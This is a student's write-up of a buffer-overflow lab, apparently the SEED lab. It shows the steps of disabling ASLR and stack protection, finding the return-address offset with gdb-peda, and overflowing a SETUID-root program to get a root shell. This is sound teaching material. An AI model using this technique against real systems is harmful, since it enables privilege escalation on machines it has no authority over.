


### Lab 3: Buffer Overflow

Before we can start to or commence the Buffer Overflow attacks, we will need to disable some key settings, like the Address Space Layout Randomization feature. This is usually enabled to make it hard for the prediction of the stack's position in the memory. Thus, we will disable it (for now) to make it easier to understand these kinds of attacks by setting the value of the setting in the `sysctl` file to 0 (indicating that it is false).

To make sure that we avoid the countermeasure implemented in `bash` for any SETUID programs, we will change the default shell from `dash` to `zsh`. The compiler does come in with counteractive measures to mitigate the buffer overflow attack.




#### Task 1: Running Shellcode

Thus, to try to be able to exhibit this kind of attack, we will disable further settings during the program's compilation stage. The settings are as follows:

- Non-Executable stack: By default, the stack cannot be an executable or be an executable. The operating system usually identifies whether the stack is an executable or not by a binary bit that is set within the system, which can be manipulated by the compiler. Therefore, by providing `-z execstack`, the stack becomes executable and hence allows the code to be executed when present in stack.
- Stack-Guard Protection Scheme: The sole purpose of this scheme is to mitigate the stack-based buffer overflow attacks, by some special mechanism in the code.

We first navigate to the lab folder and list out the contents just to make sure that we have the files present. We then compile the shellcode program (which is not a SETUID program) by passing the Non-Executable stack parameter to make the stack executable (this is done for the compiler to not throw the *segmentation fault* error message). The program is stored in an executable file


*call\_shellcode*, which is then executed and then we enter the shell (indicated by the dollar (\$) symbol), thus getting access to */bin/sh*.



A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and contains the following text:

```
[02/16/21]seed@VM:~/Lab3$ cd Lab3/
[02/16/21]seed@VM:~/Lab3$ ls
call_shellcode.c  exploit.c  exploit.py  stack.c
[02/16/21]seed@VM:~/Lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[02/16/21]seed@VM:~/Lab3$ ./call_shellcode
$
```


we enter the shell We then compile the given stack program (*stack.c*) and during compilation, we will disable the StackGuard Protection Scheme. The compiled program is made into a SETUID root program (highlighted in RED).



A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and contains the following text:

```
[02/16/21]seed@VM:~/Lab3$ ll
total 24
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed  951 Feb 12 14:59 call_shellcode.c
-rw-rw-r-- 1 seed seed 1260 Feb 12 15:00 exploit.c
-rw-rw-r-- 1 seed seed 1020 Feb 12 15:00 exploit.py
-rw-rw-r-- 1 seed seed  978 Feb 16 17:57 stack.c
[02/16/21]seed@VM:~/Lab3$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/16/21]seed@VM:~/Lab3$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[02/16/21]seed@VM:~/Lab3$ sudo chown root stack
[02/16/21]seed@VM:~/Lab3$ sudo chmod 4755 stack
[02/16/21]seed@VM:~/Lab3$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
[02/16/21]seed@VM:~/Lab3$
```

When the stack program is run normally, its functioning is shown below:




```
[02/16/21]seed@VM:~/Lab3$ ll
total 24
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed 951 Feb 12 14:59 call_shellcode.c
-rw-rw-r-- 1 seed seed 1260 Feb 12 15:00 exploit.c
-rw-rw-r-- 1 seed seed 1020 Feb 12 15:00 exploit.py
-rw-rw-r-- 1 seed seed 978 Feb 16 17:57 stack.c
[02/16/21]seed@VM:~/Lab3$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/16/21]seed@VM:~/Lab3$ ls
call_shellcode call_shellcode.c exploit.c exploit.py stack stack.c
[02/16/21]seed@VM:~/Lab3$ sudo chown root stack
[02/16/21]seed@VM:~/Lab3$ sudo chmod 4755 stack
[02/16/21]seed@VM:~/Lab3$ ls
call_shellcode call_shellcode.c exploit.c exploit.py stack stack.c
[02/16/21]seed@VM:~/Lab3$ echo "HelloWorld" > badfile
[02/16/21]seed@VM:~/Lab3$ ./stack
Returned Properly
[02/16/21]seed@VM:~/Lab3$
```

## Task 2: Exploiting the Vulnerability

The process that we will run in this task will be stored in the same memory always in the stack as we have already disabled Address Space Layout Randomization. We will now compile the program in debug mode to find the address of the running program in the memory. We will be able to find the EBP and its offset by using the help of debugging so that we can use the right buffer payload to run our program.

The compile command contains the `-g` parameter and it indicates the debug mode, with the StackGuard Scheme disabled and running it using the `gdb` command.



```
[02/16/21]seed@VM:~/Lab3$ ls
badfile call_shellcode call_shellcode.c exploit.c exploit.py stack stack.c
[02/16/21]seed@VM:~/Lab3$ gcc -z execstack -fno-stack-protector -g -o stack_debug stack.c
[02/16/21]seed@VM:~/Lab3$ ls
badfile call_shellcode call_shellcode.c exploit.c exploit.py stack stack.c stack_debug
[02/16/21]seed@VM:~/Lab3$ gdb stack_debug
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_debug...done.
gdb-peda$
```

Inside of GDB, we using the `b bof` function to set a breakpoint on the `bof` function, and only then we can start executing the program.

```

gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/Lab3/stack_debug
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbffffe47 ("HelloWorld\n\376\267\320s\277\267=\005")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffea78 --> 0xbffffed58 --> 0x0
ESP: 0xbffffe9b0 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484eb <bof>: push ebp
0x80484ec <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0xc8
=> 0x80484f4 <bof+9>: sub esp,0x8
0x80484f7 <bof+12>: push DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea eax,[ebp-0xbc]
0x8048500 <bof+21>: push eax
0x8048501 <bof+22>: call 0x8048390 <strcpy@plt>

[-----stack-----]

```

```

[-----registers-----]
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffea78 --> 0xbffffed58 --> 0x0
ESP: 0xbffffe9b0 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f4 (<bof+9>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484eb <bof>: push ebp
0x80484ec <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0xc8
=> 0x80484f4 <bof+9>: sub esp,0x8
0x80484f7 <bof+12>: push DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea eax,[ebp-0xbc]
0x8048500 <bof+21>: push eax
0x8048501 <bof+22>: call 0x8048390 <strcpy@plt>

[-----stack-----]
0000| 0xbffffe9b0 --> 0x804fa88 --> 0xfbad2498
0004| 0xbffffe9b4 --> 0x1fa
0008| 0xbffffe9b8 --> 0xbffffeb52 --> 0x73d0b7fe
0012| 0xbffffe9bc --> 0xb7dd4ebc (<_GI__underflow+140>: add esp,0x10)
0016| 0xbffffe9c0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbffffe9c4 --> 0x8
0024| 0xbffffe9c8 --> 0xb7dd5189 (<_GI__IO_dalloccbuf+9>: add ebx,0x146e77)
0028| 0xbffffe9cc --> 0xb7f1c000 --> 0x1b1db0

[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffffe47 "HelloWorld\n\376\267\320s\277\267=\005") at stack.c:21
21    strcpy(buffer, str);

```

The program stops inside the `bof` function due to the breakpoint that is created. The only content that will matter to us is the stack frame values (ebp) as that is what is used to construct the badfile contents in the later phases. In the following screenshot, we print the values of the EBP and buffer and the difference between the EBP and start of buffer, thus getting the return address value.

The screenshot shows the peda debugger interface. At the top, there's a terminal window with the command `gdb-peda` running. Below it is a memory dump window titled "stack" showing the state of the stack. The assembly code window shows the instruction at address 0x80484eb, which is a push operation. The stack dump shows several entries, with the top one being 0xbffffe9b0. The assembly code window also shows the instruction at address 0x8048501, which is a call to 0x8048390 (strcpy@plt). The stack dump shows several entries, with the top one being 0xbffffe9b0.

```

Terminal File Edit View Search Terminal Help
[-----code-----]
0x80484eb <bof>:    push   ebp
0x80484ec <bof+1>:  mov    ebp,esp
0x80484ee <bof+3>:  sub    esp,0xc8
=> 0x80484f4 <bof+9>: sub    esp,0x8
0x80484f7 <bof+12>: push   DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea    eax,[ebp-0xbc]
0x8048500 <bof+21>: push   eax
0x8048501 <bof+22>: call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbffffe9b0 --> 0x804fa88 --> 0xfbad2498
0004| 0xbffffe9b4 --> 0x1fa
0008| 0xbffffe9b8 --> 0xbffffeb52 --> 0x73d0b7fe
0012| 0xbffffe9bc --> 0xb7dd4ebc (<_GI__underflow+140>:      add    esp,0x10)
0016| 0xbffffe9c0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbffffe9c4 --> 0x8
0024| 0xbffffe9c8 --> 0xb7dd5189 (<_GI__IO_dallocbuf+9>:      add    ebx,0x146e77)
0028| 0xbffffe9cc --> 0xb7f1c000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffffeb47 "HelloWorld\n\376\267\320s\277\267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffffea78
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xbffffe9bc
gdb-peda$ p/d 0xbffffea78 - 0xbffffe9bc
$3 = 188
gdb-peda$ 

```

This screenshot is identical to the one above, showing the peda debugger interface with the same assembly code, stack dump, and terminal session. The assembly code window shows the instruction at address 0x80484eb, which is a push operation. The stack dump shows several entries, with the top one being 0xbffffe9b0. The assembly code window also shows the instruction at address 0x8048501, which is a call to 0x8048390 (strcpy@plt). The stack dump shows several entries, with the top one being 0xbffffe9b0.

```

Terminal File Edit View Search Terminal Help
[-----code-----]
0x80484ec <bof+1>:    mov    ebp,esp
0x80484ee <bof+3>:  sub    esp,0xc8
=> 0x80484f4 <bof+9>: sub    esp,0x8
0x80484f7 <bof+12>: push   DWORD PTR [ebp+0x8]
0x80484fa <bof+15>: lea    eax,[ebp-0xbc]
0x8048500 <bof+21>: push   eax
0x8048501 <bof+22>: call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbffffe9b0 --> 0x804fa88 --> 0xfbad2498
0004| 0xbffffe9b4 --> 0x1fa
0008| 0xbffffe9b8 --> 0xbffffeb52 --> 0x73d0b7fe
0012| 0xbffffe9bc --> 0xb7dd4ebc (<_GI__underflow+140>:      add    esp,0x10)
0016| 0xbffffe9c0 --> 0x804fa88 --> 0xfbad2498
0020| 0xbffffe9c4 --> 0x8
0024| 0xbffffe9c8 --> 0xb7dd5189 (<_GI__IO_dallocbuf+9>:      add    ebx,0x146e77)
0028| 0xbffffe9cc --> 0xb7f1c000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value


Breakpoint 1, bof (str=0xbffffeb47 "HelloWorld\n\376\267\320s\277\267=\005") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffffea78
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0xbffffe9bc
gdb-peda$ p/d 0xbffffea78 - 0xbffffe9bc
$3 = 188
gdb-peda$ p 0xbffffea78 - 0xbffffe9bc
$4 = 0xbc
gdb-peda$ 

```

In the above screenshot, we can observe that the frame point is *0xbffffea78*. Therefore, the return address must be stored at *0xbffffea78 + 4*. The first address that we will be able to go to would be *0xbffffea78 + 8*. But in order to get to our code where the return address points to it, we will need to know the location to store the return address inside the input, as it is stored in the return address field inside the stack. Since we already know that return address will be 4 bytes above the EBP, the distance between the return address and the start of the buffer is going to be  $188 + 4 = 192$ . The return address will be stored in the *badfile* at an offset value of 192.

In the next steps, we will modify both the C and python programs of *exploit*. One thing that we may fail to realize or miss is that, the stack might actually be deeper than we think, as it was used in debug mode. Therefore, we will give a much larger value to the EPB, by adding around 80 to it. Next


we compile the program and run the *exploit.c* program to generate the *badfile*. Then we run the *stack* program (the vulnerable one!) which will use this *badfile* as the input and will start to copy the content of the file into the stack, thus resulting in buffer overflow. The # indicates that we have gotten access to the root privileges by entering into the root shell. Next, we will run the program to transform our *seed* user to *root* as well.



A screenshot of a Linux desktop environment with a dark theme. A terminal window is open in the foreground, showing the following command-line session:

```
[02/17/21]seed@VM:~/Lab3$ gcc -o exploit exploit.c
[02/17/21]seed@VM:~/Lab3$ ./exploit
[02/17/21]seed@VM:~/Lab3$ ./stack
Illegal instruction
[02/17/21]seed@VM:~/Lab3$ gcc -o exploit exploit.c
[02/17/21]seed@VM:~/Lab3$ ./exploit
[02/17/21]seed@VM:~/Lab3$ ./stack
#
```

The desktop interface includes a dock on the left containing icons for various applications like a terminal, file manager, and browser. The system tray at the top right shows battery level, signal strength, and the current time (3:06 PM).



A screenshot of a Linux desktop environment with a dark theme, similar to the previous one. A terminal window is open in the foreground, showing the following command-line session:

```
[02/17/21]seed@VM:~/Lab3$ gcc -o exploit exploit.c
[02/17/21]seed@VM:~/Lab3$ ./exploit
[02/17/21]seed@VM:~/Lab3$ ./stack
Illegal instruction
[02/17/21]seed@VM:~/Lab3$ gcc -o exploit exploit.c
[02/17/21]seed@VM:~/Lab3$ ./exploit
[02/17/21]seed@VM:~/Lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l
padmin),128(sambashare)
#
```

The desktop interface includes a dock on the left containing icons for various applications like a terminal, file manager, and browser. The system tray at the top right shows battery level, signal strength, and the current time (3:06 PM).

